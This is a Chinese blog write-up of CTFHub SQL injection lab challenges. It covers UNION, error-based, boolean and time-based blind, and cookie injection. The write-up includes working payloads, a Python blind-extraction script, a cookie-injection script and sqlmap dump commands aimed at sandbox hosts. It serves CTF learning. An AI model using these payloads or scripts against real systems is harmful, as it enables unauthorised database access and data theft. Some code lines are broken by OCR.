CTF之旅（CTFHub技能树+详细Write up+持续更新ing）（SQL注入）

原创

迷失的蓝色小恐龙 于 2021-09-04 18:25:14 发布 207 收藏 1

分类专栏： CTF 文章标签： sql 安全漏洞

目录

CTFHub题目WriteUP地址汇总

本来不想分段的，但是后来发现要写的东西太多了，就写了个首页，汇总一下地址，大家见谅

首页地址


SQL注入

整数型注入


本人是第一次接触SQL注入，所以也是得上网搜WP。。。
所幸我在网上找到了一位大佬，他已经整理的肥肠好了，这里引用一下博客园的 ZM思 大佬：网址，Ta总结了各种包括爆库、爆表、爆字段、爆数据的各种方法，肥肠感谢Ta。
有了Ta的帮助我也是成功获取到了flag

本题结束。

字符型注入



有了上题的基础，我也是大概知道了SQL注入的流程，就是通过网页漏洞去插入查询语句找到数据库中的信息，那么这次字符型的和整数型的有什么区别吗？首先输入1试试



可以看到它在我们输入的1两边分别加入了一个单引号，那么如果能规避掉这个单引号再插入查询语句就可以了。
有很多种方法，这边我就使用这一种：
输入`-1' union XXX and '1'='1`，XXX表示你要爆的语句（详细语句请看上题中介绍过的网址）
简单解释一下这个语句，首先让其id=’-1’是为了没有查询到数据从而不会让查询到的数据覆盖我们想查询的数据比如数据表名、字段等等，然后用and ‘1’=‘1‘(最后一个单引号是自动补上去的)是为了在补上单引号时防止出现错误。
首先爆数据库名：`-1' union select databases(),1 and '1'='1`，可以得到数据库名是sqli


但是我不知道为什么换一个位置的查询语句不行（有大佬的话可以教一教我，我也搞了好久）：

再对sqli这个数据库进行爆出所有表名，可以看到有news和flag两张表（很明显flag在flag里，听君一席话如听一席话）

```
-1' union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli' and '1'='1
```

再接着爆出所有字段名：

```
-1' union select 1,group_concat(column_name) from information_schema.columns where table_schema='sqli' and table_name='flag' and '1'='1
```




接着就可以去查询了，记得要在数据表后加'#'，要不然出不来：（这边为什么要加#我也不太懂，网上也没找到，希望大佬能解释下）

```
-1' union select flag,1 from flag# and '1'='1
```

同样这样也是可以的：（和之前查询数据库名对应，为什么前面换了位置不行而这里换了位置就可以？）

```
-1' union select 1,flag from flag# and '1'='1
```



本题结束。

报错注入

思想和上面的题目差不多，输入查询后发现数据库报错信息会出现在下方黑字中，于是可以想方法绕过，让我们需要的信息也出现在报错中。

这就需要用到xmlupdate 和 extractvalue函数了。。
这边推荐一个网址，这里的作者讲的很好解释了各种方法，我就不多赘述了：网址
不过有个小点要提一下，我在爆flag后半段时出现了和作者不太一样的情况。。

我只出现了一个'}'，其实你去搜索一下mid函数是干嘛用的，就知道了。。
把32改小一点，就可以看到出来的结果的前半部分和之前的部分重复了

其实在前面的flag后面加个}就可以啦！
本题结束。

布尔盲注

去了解了一下布尔注入，其实就是通过它回显给你的true或者false来判断数据库、表、字段等信息。
因为工作量比较大所以可以考虑用python写自动化脚本
因为时间有限我就直接引用一位大佬的代码好了，记得要把URLOPEN改成自己的url

```
import requests
import time

urlOPEN = 'http://challenge-45c8b825d982f37a.sandbox.ctfhub.com:10800/?id='
starOperatorTime = []
mark = 'query_success'


def database_name():
    name = ''
    for j in range(1, 5):
        for i in 'sqcwertyuioplkjhgfdazxvbnm':
            url = urlOPEN + 'if(substr(database(),%d,1)="%s",1,(select table_name from information_schema.tables
))' % (
            j, i)
            # print(url+'%23')
            r = requests.get(url)
            if mark in r.text:
                name = name + i

                print(name)

                break
    print('database_name:', name)


database_name()


def table_name():
    list = []
    for k in range(0, 4):
        name = ''
        for j in range(1, 9):
            for i in 'sqcwertyuioplkjhgfdazxvbnm':
                url = urlOPEN + 'if(substr((select table_name from information_schema.tables where table_schema=
```

```
database() limit %d,1),%d,1)="%s",1,(select table_name from information_schema.tables))' % (
                k, j, i)
                # print(url+'%23')
                r = requests.get(url)
                if mark in r.text:
                    name = name + i
                    break
        list.append(name)
    print('table_name:', list)


# start = time.time()
table_name()


def column_name():
    list = []
    for k in range(0, 3):  # 判断表里最多有4个字段
        name = ''
        for j in range(1, 9):  # 判断一个 字段名最多有9个字符组成
            for i in 'sqcwertyuioplkjhgfdazxvbnm':
                url = urlOPEN + 'if(substr((select column_name from information_schema.columns where table_name=
"flag"and table_schema= database() limit %d,1),%d,1)="%s",1,(select table_name from information_schema.tables))'
 % (
                k, j, i)
                r = requests.get(url)
                if mark in r.text:
                    name = name + i
                    break
        list.append(name)
    print('column_name:', list)


column_name()


def get_data():
    name = ''
    for j in range(1, 50):  # 判断一个值最多有51个字符组成
        for i in range(48, 126):
            url = urlOPEN + 'if(ascii(substr((select flag from flag),%d,1))=%d,1,(select table_name from informa
tion_schema.tables))' % (
            j, i)
            r = requests.get(url)
            if mark in r.text:
                name = name + chr(i)
                print(name)
                break
    print('value:', name)


get_data()
```


flag就能出来了。

时间盲注

这次是啥都不返回了，只能靠if判断后sleep的时间来解决啦
前面介绍了一些手工注入的方法，现在我们可以试着去使用工具了：sqlmap
github上可以下载sqlmap
下载好后对应目录打开cmd，输入：

```
python sqlmat.py -u http://challenge-e1cdb74d6a351b8b.sandbox.ctfhub.com:10800/?id=1 --dbs
```


爆出库名：
（期间让你选择Y/n的话，你直接回车或者输入Y就行）



接着输入

```
python sqlmap.py -u http://challenge-e1cdb74d6a351b8b.sandbox.ctfhub.com:10800/?id=1 -D sqli --tables
```


在sqli库下爆出表名：



接着输入

```
python sqlmap.py -u http://challenge-e1cdb74d6a351b8b.sandbox.ctfhub.com:10800/?id=1 -D sqli -T flag --columns -dump
```

在sqli库、flag表下爆出字段名和数据



不得不说工具是真的方便。。

MySQL结构

还是和上题一样，使用sqlmap依次爆破库、表、字段、数据，就可以得到flag。

当然想看仔细教程的朋友，我这边也给个大佬的链接：网址(感谢这位叫hangshao0.0的朋友)


这边再分享一个更厉害的大佬写的一个炒鸡详细的sqlmap使用过程（我甚至用他的教程把我自己的网站日穿了笑死hhh）：网址

Cookie注入

Cookie注入


这次的输入点变了。尝试找找Cookie吧


这次我们需要用到抓包软件burp suite去抓包
修改cookie中的id后我们可以发现存在SQL注入漏洞




为了方便起见直接可以上python脚本：

```python
import requests


def mySQL(payload):
    url = 'http://challenge-196392c6b0acebd8.sandbox.ctfhub.com:10800/'
    header = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94
.0.4606.71 Safari/537.36",

        "Cookie": "id=-1 " + payload + "; hint=id%E8%BE%93%E5%85%A51%E8%AF%95%E8%AF%95%EF%BC%9F",
        # 要让id=-1，查询不出数据，我们想要的信息才能正常返回！

    }

    r = requests.get(url, headers=header)
    return r.text


print(mySQL("union select 1,group_concat(schema_name)from information_schema.schemata"))  # 爆出所有库名

print(mySQL("union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'"))
  # 爆出所有表名

print(mySQL("union select 1,group_concat(column_name) from information_schema.columns where table_schema='sqli'
and table_name='srdnlrlphq'"))  # 爆出所有字段名

print(mySQL("union select 1,group_concat(icehhmfjxt) from sqli.srdnlrlphq"))  # 爆出所有数据
```






